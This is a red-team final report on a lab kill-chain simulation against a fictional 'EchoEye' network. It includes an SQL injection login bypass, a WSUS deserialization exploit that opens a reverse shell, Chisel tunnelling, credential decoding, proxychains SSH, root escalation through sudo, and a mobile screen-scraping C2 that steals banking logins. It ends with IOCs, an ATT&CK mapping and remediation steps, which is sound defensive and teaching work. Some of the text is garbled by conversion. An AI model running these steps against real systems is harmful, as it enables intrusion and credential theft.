

Final Report: Advanced APT Simulation - Project EchoEye

Submitted by: Jesse Antman – Red Team Lead

Date: November 2025

Subject: Full Kill Chain Simulation: Web, Infrastructure, & Mobile Espionage

Confidentiality Level: CRITICAL / RESTRICTED

Executive Summary .1

Objective .1.1

The objective of this engagement was to perform a comprehensive **Red Team simulation** (Full Kill Chain) on the "EchoEye" infrastructure. The assessment aimed to evaluate the organization's resilience against an Advanced Persistent Threat (APT) scenario, spanning .external web perimeters, internal server infrastructure, and mobile endpoints

Key Findings .1.2

:During the assessment, the Red Team successfully executed a complete attack lifecycle

- Initial Access:** Breached the external network via a Web Application vulnerability (SQL .Injection)
- Infrastructure Compromise:** Exploited a critical unencrypted WSUS service .(CVE-2025-59287) to gain **SYSTEM** privileges on the Domain Controller
- Lateral Movement:** Pivoted to an isolated internal network using tunneling techniques .and harvested hardcoded credentials from forgotten scripts
- Cyber Espionage:** Deployed custom Android spyware that bypassed SSL/TLS .encryption and exfiltrated sensitive financial data (banking credentials) in real-time

Risk Assessment .1.3

The overall risk level is classified as **CRITICAL**. The chain of vulnerabilities identified allows an unauthenticated external attacker to rapidly compromise the core network and steal sensitive .client data

Scope of Engagement & Limitations .1.4

In-Scope Assets 1.4.1

- .**External Perimeter:** 10.100.102.10 (Windows Server 2022 Gateway) hosting IIS & WSUS
- .**Web Application:** Corporate Portal running on Port 8080

- **.Internal Infrastructure:** Hidden subnet 10.10.10.0/24 and Ubuntu Server 10.10.10.20
- **.Mobile Endpoints:** Android devices running the "ReadingMessages" application

Out-of-Scope 1.4.2

- .Denial of Service (DoS) attacks against production servers
- .Physical social engineering of EchoEye employees
- Accessing real-world customer banking data (Simulation used lab accounts like .(boriss123

Limitations 1.4.3

- **.Time Window:** The assessment was conducted in November 2025
- **Environment:** The simulation was performed on a hybrid enterprise environment .(Lab/Simulation) intended to mimic production

Network Architecture & Environment .2

:The simulation targeted a hybrid Enterprise environment consisting of

- **.(Attacker:** Kali Linux (10.100.102.31
- **Gateway Server:** Windows Server 2022 (10.100.102.10) hosting IIS, SQL Server, and .WSUS. Hostname: WIN-12GRU3SE2SU
- **.(Internal Network:** Hidden subnet 10.10.10.0/24 (Non-routable from the internet
- **.Internal Server:** Ubuntu Linux (10.10.10.20) hosting the backend application
- **.Endpoint Device:** Android Device running the vulnerable "ReadingMessages" app


Attack Narrative .3

Phase 1: Initial Access

- **.(Attack Vector:** Web Application (Corporate Portal

Reconnaissance & Vulnerability Identification:

While probing the portal at <http://10.100.102.10:8080>, a login form was identified.



Fuzzing the username field returned a database error (Unclosed quotation mark), indicating a **.SQL Injection (SQLi)** vulnerability

Error: Unclosed quotation mark after the character string " AND password=". Incorrect syntax near " AND password=".

Exploitation:

The following payload was injected into the username field:

--OR 1=1 '

:Technical Analysis

- .Closes the original SQL string in the backend code :'
- .(OR 1=1: Injects a tautology (a condition that is always True
- .(Comments out the rest of the query (bypassing the password check :--

Result: Authentication Bypass was achieved. The internal dashboard revealed infrastructure details, specifically the usage of an internal WSUS server

EchoEye - Account Details

This page is part of the internal EchoEye employee/account portal.

Account Summary

Account Number: 987654321

First Name: Maya

Last Name: Bennett

Plan Type: EchoEye Pro - Enterprise Pilot

Contact & Access

Email: maya.bennett@echoeye.internal

Role: CEO & Co-Founder

Internal infrastructure note (for EchoEye IT only):

Production update services are handled by the internal WSUS server running on WIN-12GR3USE2SUS via IIS site WSUS Administration, using the SOAP endpoint /WSUS/ClientWebService/Client.asmx over port 8530. Please keep this configuration aligned with the security baseline.

[Back to EchoEye landing page](#)

Phase 2: Infrastructure Compromise

.(**Target:** Windows Server 2022 (Domain Controller

Enumeration (Nmap):

A full port scan (nmap -A -sV -p- 10.100.102.10) revealed that Port 8530 was open. This port typically services WSUS over HTTP (Unencrypted).

```

(kali@kali)-[~]
$ nmap -A -sV -sC -p- -O -T4 10.100.102.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 06:12 EST
Nmap scan report for 10.100.102.10
Host is up (0.0016s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-22 11:14:06Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: jesse.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2022 16.00.1000.00; RTM
|_ssl-date: 2025-11-22T11:15:39+00:00; +10s from scanner time.
|_ms-sql-ntlm-info:
|_ 10.100.102.10:1433:
|_   Target_Name: JESSE
|_   NetBIOS_Domain_Name: JESSE
|_   NetBIOS_Computer_Name: WIN-12GRU3SE2SU
|_   DNS_Domain_Name: jesse.local
|_   DNS_Computer_Name: WIN-12GRU3SE2SU.jesse.local
|_   DNS_Tree_Name: jesse.local
|_   Product_Version: 10.0.20348
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_Not valid before: 2025-11-15T20:08:13
|_Not valid after: 2055-11-15T20:08:13
|_ms-sql-info:
|_ 10.100.102.10:1433:
|_   Version:
|_     name: Microsoft SQL Server 2022 RTM
|_     number: 16.00.1000.00
|_     Product: Microsoft SQL Server 2022
|_     Service pack level: RTM
|_     Post-SP patches applied: false
|_   TCP port: 1433
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: jesse.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0

```

Exploitation (WSUS RCE - CVE-2025-59287):

A critical Insecure Deserialization vulnerability was identified in the WSUS API. Since SSL is not enforced, it is possible to inject a malicious serialized .NET object via the SOAP API.

- **Manual Exploitation Proof:** A manual exploit was developed
- **Payload Generation:** A PowerShell Reverse Shell command was written and Base64 encoded. The tool ysoserial.exe was used to wrap this command into a serialized object using the ActivitySurrogateSelector gadget
- **Delivery:** A custom Python script (wsus_poc.py) was written to send the object to the endpoint /ClientWebService/client.asmx

```
(kali㉿kali)-[~]
$ nano "wsus_dc_exploit.py"

(kali㉿kali)-[~]
$ nano "launch_attack.sh"
```

Evasion Technique: A manual Host: WIN-12GRU3SE2SU header was added to bypass IIS .IP filtering •

Execution: Upon sending the request, the server deserialized the object, executed the PowerShell code, and established a Reverse Connection to the Kali machine on port .4444 •

```
(kali㉿kali)-[~]
$ ncat -lnvp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

Result: Remote Shell access obtained as Network Service.

Privilege Escalation: Using Named Pipe Impersonation, privileges were escalated to SYSTEM (Highest administrative level).

```
PS C:\Users\Administrator> whoami
jesse\administrator
```

Phase 3: Lateral Movement

.Objective: Pivot to isolated internal networks

Network Discovery:

Executing ipconfig on the compromised server revealed a secondary network interface: 10.10.10.10. This subnet was previously invisible to the attacker.

```

PS C:\Users\Administrator> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3d37:6841:27c4:55da%6
    IPv4 Address. . . . . : 10.100.102.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.100.102.1

Ethernet adapter Ethernet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::dd4e:b740:9afd:156%15
    IPv4 Address. . . . . : 10.10.10.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

```

Tunneling:

To access this hidden network, a SOCKS5 Tunnel was established using the tool Chisel:

- The Windows server acted as a Reverse Proxy
- Traffic from the Kali machine (Port 1080) was routed through the compromised Windows server into the internal network

```

(kali@kali)-[~]
$ ./chisel server -p 8000 --reverse
2025/11/26 12:13:41 server: Reverse tunnelling enabled
2025/11/26 12:13:41 server: Fingerprint Jda0f8XvZ0NU5tF7siyyfmXILqq2fhZlHt/ff8cRSgU=
2025/11/26 12:13:41 server: Listening on http://0.0.0.0:8000

```

```

PS C:\Users\Administrator> C:\Windows\Temp\chisel.exe client 10.100.102.31:8000 R:socks

```

Credential Harvesting:

During Post-Exploitation file analysis, a forgotten maintenance script was found at C:\Scripts\Linux_Backup_Job.ps1. The script contained a comment with a Base64 encoded "Token": amVzc2U6QFJpc2hhaTA5NDc=.


```

C:\Windows\system32>cd C:\
cd C:\

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4E42-8AF1

Directory of C:\

11/15/2025  08:16 AM    <DIR>          inetpub
05/08/2021  12:20 AM    <DIR>          PerfLogs
10/18/2025  08:46 AM    <DIR>          Product
11/08/2025  06:23 AM    <DIR>          Program Files
11/08/2025  06:28 AM    <DIR>          Program Files (x86)
11/23/2025  05:25 AM    <DIR>          Scripts
11/08/2025  05:39 AM    <DIR>          SQL2022
11/01/2025  10:37 AM    <DIR>          Users
05/08/2021  12:14 AM                143,360 Utilman.exe
11/08/2025  06:30 AM    <DIR>          Windows
11/03/2025  09:44 AM    <DIR>          WSUS
                1 File(s)                143,360 bytes
                10 Dir(s)  40,233,127,936 bytes free

C:\>cd Scripts
cd Scripts

C:\Scripts>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4E42-8AF1

Directory of C:\Scripts

11/23/2025  05:25 AM    <DIR>          .
11/23/2025  05:25 AM                927 Linux_Backup_Job.ps1
                1 File(s)                927 bytes
                1 Dir(s)  40,232,972,288 bytes free

```

- **Decoding:** The string was decoded to reveal cleartext credentials for the internal Linux .server: jesse:@Yishai0947


```
(kali㉿kali)-[~]  
$ echo "amVzc2U6QF1pc2hhaTA5NDc=" | base64 -d  
jesse:@Yishai0947
```

Phase 4: Linux Takeover

Using the established tunnel (proxychains ssh) and the stolen credentials, a successful
.(connection was made to the internal server (10.10.10.20

```

(kali㉿kali)-[~]
└─$ proxychains ssh jesse@10.10.10.20
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.10.20:22  ...  OK
The authenticity of host '10.10.10.20 (10.10.10.20)' can't be established.
ED25519 key fingerprint is SHA256:MKg1mxBBf3BrZRtCqq9MgTQ5kxy3/e+ssGp34YJqLmA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.20' (ED25519) to the list of known hosts.
jesse@10.10.10.20's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed Nov 26 05:28:27 PM UTC 2025

System load:  1.92               Processes:           331
Usage of /:   47.1% of 13.67GB   Users logged in:    0
Memory usage: 9%                IPv4 address for ens33: 10.100.102.50
Swap usage:   0%                IPv4 address for ens33: 10.100.102.26

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

59 updates can be applied immediately.
36 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Nov 23 19:04:41 2025 from 10.10.10.10

```

Privilege Escalation:

Checking user rights (sudo -l) revealed a dangerous misconfiguration:

(ALL : ALL) ALL

```

jesse@jesse:~$ id
uid=1000(jesse) gid=1000(jesse) groups=1000(jesse),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
jesse@jesse:~$ whoami
jesse
jesse@jesse:~$ sudo -l
[sudo] password for jesse:
Matching Defaults entries for jesse on jesse:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jesse may run the following commands on jesse:
    (ALL : ALL) ALL

```

```

jesse@jesse:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:42:27:a5 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 10.100.102.50/24 brd 10.100.102.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet 10.100.102.26/24 metric 100 brd 10.100.102.255 scope global secondary dynamic ens33
        valid_lft 3030sec preferred_lft 3030sec
    inet6 fe80::20c:29ff:fe42:27a5/64 scope link
        valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:42:27:af brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 10.10.10.20/24 brd 10.10.10.255 scope global ens37
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe42:27af/64 scope link
        valid_lft forever preferred_lft forever
jesse@jesse:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.3 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
jesse@jesse:~$ uname -a
Linux jesse 6.8.0-79-generic #79-Ubuntu SMP PREEMPT_DYNAMIC Tue Aug 12 14:42:46 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
jesse@jesse:~$ sudo -l
[sudo] password for jesse:
Matching Defaults entries for jesse on jesse:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User jesse may run the following commands on jesse:
    (ALL : ALL) ALL
jesse@jesse:~$ sudo su -
root@jesse:~#

```

This Sudoers configuration allowed the user jesse to execute any command as root. The .command sudo su - was executed, granting full **Root** access

Phase 5: Mobile Espionage & Data Exfiltration

Objective: Stealing sensitive financial data from endpoints.

A Command & Control (C2) server (Python/Flask) was deployed on the compromised Linux server to collect data from a vulnerable Android application ("ReadingMessages").

```
jesse@jesse:~/reading_server$ ps aux | grep app.py
jesse      2070  0.0  0.0  6676  2304 pts/0    S+   14:21   0:00 grep --color=auto app.py
jesse@jesse:~/reading_server$ ls -a
.  ..  app.py  __pycache__  templates  .venv
jesse@jesse:~/reading_server$ source .venv/bin/activate
(.venv) jesse@jesse:~/reading_server$ python3 app.py
* Restarting with stat
```

Vulnerable App Analysis (Source Code Review):

The organizational app was analyzed and found to be Insecure by Design:

- **Excessive Permissions:** It requests `BIND_ACCESSIBILITY_SERVICE` without package .filtering, granting access to all screen content
- **.Cleartext Traffic:** Data is transmitted over HTTP (Port 8080) without encryption
- **Recursive Logic:** The app scrapes *all* text visible on the screen and sends it to the .server

Proof of Concept: Banking Data Theft:

In the lab scenario, a user accessed the "Bank Hapoalim" website via Chrome. The malicious app detected the screen change, scraped the "Username" and "Password" fields directly from the UI Layer before SSL encryption took place (SSL Bypass), and transmitted them to the C2 server.

- ```
:(Captured Data (Server Logs) ●
 User: boriss123 ○
 Password: pqw34er ○
 Source: com.android.chrome ○
```

[illegible]

Active Control:

To demonstrate full bidirectional control, a remote command was sent from the server to the device:

```
curl ... /admin/send/web-test/show alert?text=HACKED...
```

```
jesse@jesse:~$ curl "http://127.0.0.1:8080/admin/send/web-test/show_alert?text=YOU%20HAVE%20BEEN%20HACKED%20BY%20BIG%20POTCUS"
Sent command: show_alert to web-test
```

This triggered a system alert on the victim's device: **"YOU HAVE BEEN HACKED BY BIG .POTCUS**





... 21:16

**Important!**

YOU HAVE BEEN HACKED BY BIG  
POTCUS

OK

## Technical Evidence & Forensics .4

### Indicators of Compromise (IOC) Table .4.1

| Description / Context                        | Indicator                       | Type      |
|----------------------------------------------|---------------------------------|-----------|
| Attacker Machine (Kali Linux)                | 10.100.102.31                   | IPv4      |
| Compromised Gateway Server ((WIN-12GRU3SE2SU | 10.100.102.10                   | IPv4      |
| Internal App Server ((Ubuntu Linux           | 10.10.10.20                     | IPv4      |
| Vulnerable WSUS Service ((HTTP               | 8530                            | Port      |
| Vulnerable Web Portal & Mobile C2 Port       | 8080                            | Port      |
| (Reverse Shell Listener (Kali                | 4444                            | Port      |
| SOCKS5 Proxy Port (Chisel Tunnel             | 1080                            | Port      |
| File containing hardcoded credentials        | C:\Scripts\Linux_Backup_Job.ps1 | File Path |
| Vulnerable WSUS SOAP Endpoint                | ClientWebService/client.asmx    | File Path |
| Malicious C2 Server Script                   | reading_server/app.py           | File Name |
| Base64 Encoded Credentials found in script   | amVzc2U6QFlpc2hhTA5N=Dc         | String    |
| Compromised Linux User                       | jesse                           | User      |
| Exfiltrated Bank Username                    | boriss123                       | User      |
| WSUS Remote Code Execution Vulnerability     | CVE-2025-59287                  | CVE       |

## Operational Timeline .4.2

| Result                                                             | Target         | Action                   | Actor    | Date & Time             |
|--------------------------------------------------------------------|----------------|--------------------------|----------|-------------------------|
| Identified open ports 8080 (Web) and .(8530 (WSUS                  | 10.100.102.10  | Network Scanning ((nmap  | Attacker | 2025-11-22 EST 06:12    |
| Server time noted during .enumeration                              | 10.100.102.10  | Kerberos Auth Check      | System   | 2025-11-22 UTC 11:14    |
| Auth Bypass and Dashboard .Access                                  | Web Portal     | SQL Injection Attack     | Attacker | [Undisclosed]           |
| Reverse Shell established on Port 4444; Escalation to .SYSTEM      | 10.100.102.10  | WSUS Exploit Execution   | Attacker | [Undisclosed]           |
| Reverse SOCKS5 tunnel established (Port 1080 -> Internal .(Network | Gateway Server | Tunneling (Setup (chisel | Attacker | 2025-11-26 12:13:41     |
| Decoded credentials (jesse) from Linux_Backup_ .Job.ps1            | Gateway Server | Credential Harvesting    | Attacker | 2025-11-26              |
| Successful login to internal Linux server via                      | 10.10.10.20    | Lateral Movement ((SSH   | Attacker | 2025-11-26 UTC 17:28:27 |



|                                                                                        |                |                         |           |                             |
|----------------------------------------------------------------------------------------|----------------|-------------------------|-----------|-----------------------------|
| .Proxychains                                                                           |                |                         |           |                             |
| Executed sudo<br>su - to gain<br>.Root access                                          | 10.10.10.20    | Privilege<br>Escalation | Attacker  | <b>2025-11-26<br/>17:29</b> |
| Intercepted<br>banking<br>credentials<br>(boriss123) via<br>Accessibility<br>.Services | Android Device | Data<br>Exfiltration    | C2 Server | <b>[Real-time]</b>          |

### MITRE ATT&CK Mapping .4.3

| Specific Usage in<br>EchoEye                                          | Technique                                            | T-Code    | Tactic                          |
|-----------------------------------------------------------------------|------------------------------------------------------|-----------|---------------------------------|
| SQL Injection on<br>the Web Portal<br>.login form                     | Exploit<br>Public-Facing<br>Application              | T1190     | <b>Initial Access</b>           |
| Execution of<br>reverse shell<br>payload via WSUS<br>.deserialization | Command &<br>Scripting<br>Interpreter:<br>PowerShell | T1059.001 | <b>Execution</b>                |
| Named Pipe<br>Impersonation to<br>escalate to<br>.SYSTEM              | Access Token<br>Manipulation                         | T1134     | <b>Privilege<br/>Escalation</b> |
| Exploiting (ALL :<br>ALL) ALL<br>configuration in<br>.sudoers         | Abuse Elevation<br>Control<br>Mechanism: Sudo        | T1548.003 | <b>Privilege<br/>Escalation</b> |
| Base64 decoding<br>of the PowerShell<br>payload and<br>.credentials   | Deobfuscate/Deco<br>de Files or<br>Information       | T1140     | <b>Defense Evasion</b>          |

|                                                                                |                                                   |           |                                  |
|--------------------------------------------------------------------------------|---------------------------------------------------|-----------|----------------------------------|
| Recovering<br>jesse:@Yishai0947<br>from<br>Linux_Backup_Job.<br>.ps1           | Unsecured<br>Credentials:<br>Credentials in Files | T1552.001 | <b>Credential Access</b>         |
| Android app<br>scraping screen<br>text via<br>Accessibility<br>.Services       | Input Capture:<br>Keylogging/GUI<br>Scraping      | T1056.001 | <b>Credential Access</b>         |
| Nmap scanning of<br>the external<br>.perimeter                                 | Network Service<br>Scanning                       | T1046     | <b>Discovery</b>                 |
| Using Chisel to<br>tunnel traffic<br>through the<br>compromised IIS<br>.server | Protocol Tunneling                                | T1572     | <b>Lateral Movement</b>          |
| C2 communication<br>over HTTP (Port<br>8080) for mobile<br>.spyware            | Application Layer<br>Protocol: Web<br>Protocols   | T1071.001 | <b>Command &amp;<br/>Control</b> |

## Forensic Breakdown: WSUS Incident .4.4

### :(Evidence (Raw Data ●

.Nmap Log: Port 8530 open on 10.100.102.10 ○

.Application Log: Error "Unclosed quotation mark" on login page ○

.Network Traffic: Serialized .NET object sent to /ClientWebService/client.asmx ○

.System State: Process client.asmx spawned a child process executing PowerShell ○

### :(Findings (Technical Interpretation ●

.The service running on port 8530 was identified as an unpatched WSUS instance ○

Lack of SSL (HTTP only) allowed for the injection of a ysoserial generated payload ○

.using the ActivitySurrogateSelector gadget ○

The server deserialized the payload without validation, resulting in arbitrary code ○

.execution with Network Service privileges ○

### :(Conclusion (Risk & Impact ●

.Status: Confirmed Critical Compromise ○

.(Impact: Full control of the Domain Controller (via subsequent privilege escalation ○

**Root Cause:** Failure to apply security patches (CVE-2025-59287) and failure to enforce SSL on internal management services

Risk Assessment & Matrix .5

| Business Impact                                                                                      | (.CVSS (Est | Severity | Vulnerability                                | Risk ID |
|------------------------------------------------------------------------------------------------------|-------------|----------|----------------------------------------------|---------|
| Full infrastructure compromise; Attacker gained SYSTEM privileges on the Domain Controller/Gate .way | 9.8         | CRITICAL | Unencrypted WSUS with Deserializatio (n (RCE | VULN-01 |
| Authentication bypass allowing initial access to internal dashboards and reconnaissanc .e            | 8.1         | HIGH     | SQL Injection in Web Portal                  | VULN-02 |
| Valid credentials (jesse) stored in cleartext allowed lateral movement to critical internal .servers | 7.5         | HIGH     | Hardcoded Credentials in Scripts             | VULN-03 |
| ReadingMess" ages" app allows bypassing SSL and scraping                                             | 6.5         | MEDIUM   | Insecure Mobile Permissions & Logic          | VULN-04 |

|                                                                                               |            |             |                                                 |                |
|-----------------------------------------------------------------------------------------------|------------|-------------|-------------------------------------------------|----------------|
| sensitive<br>financial data<br>(banking<br>.creds                                             |            |             |                                                 |                |
| Immediate<br>escalation<br>from low-level<br>user to Root<br>on the internal<br>.Linux server | <b>7.8</b> | <b>HIGH</b> | <b>Misconfigure<br/>d Sudoers<br/>((ALL:ALL</b> | <b>VULN-05</b> |

### Prioritized Remediation Plan .6

| Est. Effort | Technical Recommendation                                                                     | Action Item               | Priority              |
|-------------|----------------------------------------------------------------------------------------------|---------------------------|-----------------------|
| Low         | Enforce SSL (Require Port 8531), disable HTTP (8530), and patch CVE-2025-59287 .immediately  | <b>Secure WSUS</b>        | <b>(P1 (Immediate</b> |
| Medium      | Implement parameterized queries on the Web Portal to prevent .SQL Injection                  | <b>Sanitize Input</b>     | <b>(P1 (Immediate</b> |
| Low         | Rotate passwords for user jesse, remove Linux_Backup_Job.ps1, and implement .a Secrets Vault | <b>Credential Hygiene</b> | <b>(P2 (Critical</b>  |
| Low         | Remove (ALL : ALL) ALL from jesse user rights on Ubuntu; follow Principle of                 | <b>Fix Sudoers</b>        | <b>(P2 (Critical</b>  |

|      |                                                                                                                     |                             |                  |
|------|---------------------------------------------------------------------------------------------------------------------|-----------------------------|------------------|
|      | .Least Privilege                                                                                                    |                             |                  |
| High | Block direct tunneling;<br>configure Firewall to inspect/block anomalies like Chisel traffic on non-standard .ports | <b>Network Segmentation</b> | <b>(P3 (High</b> |
| High | Set cleartextTrafficPermitted="false", restrict Accessibility Services, and use textPassword input .types           | <b>Mobile Hardening</b>     | <b>(P3 (High</b> |

## (Appendix A: Technical Execution Log (Raw Evidence

### A.1 Network Enumeration

```
nmap -A -sV -p- 10.100.102.10
.# Result: Port 8530 (WSUS) and 8080 (HTTP) Open
```

### (A.2 Web Exploitation (SQLi

```
OR 1=1-- '
.# Injected into Username field to bypass authentication
```

### A.3 WSUS Exploitation & Tunneling

```
Payload delivery to vulnerable SOAP endpoint #
python3 wsus_poc.py --target 10.100.102.10
```

```
Establishing SOCKS5 Tunnel
./chisel server -p 8000 --reverse
```

```
Client side (on compromised Windows)
```

```
chisel.exe client 10.100.102.31:8000 R:socks
.# Result: Tunnel created on port 1080
```

#### **A.4 Lateral Movement & Escalation**

```
Decoding captured credentials #
echo "amVzc2U6QFlpc2hhaTA5NDc=" | base64 -d
Output: jesse:@Yishai0947.
```

```
Pivoting via Proxychains
proxychains ssh jesse@10.10.10.20
```

```
Root Escalation
sudo su -
.(# (Success due to ALL:ALL configuration
```

#### **A.5 C2 Command Injection**

```
Triggering alert on victim device #
"...curl ".../admin/send/web-test/show_alert?text=HACKED
```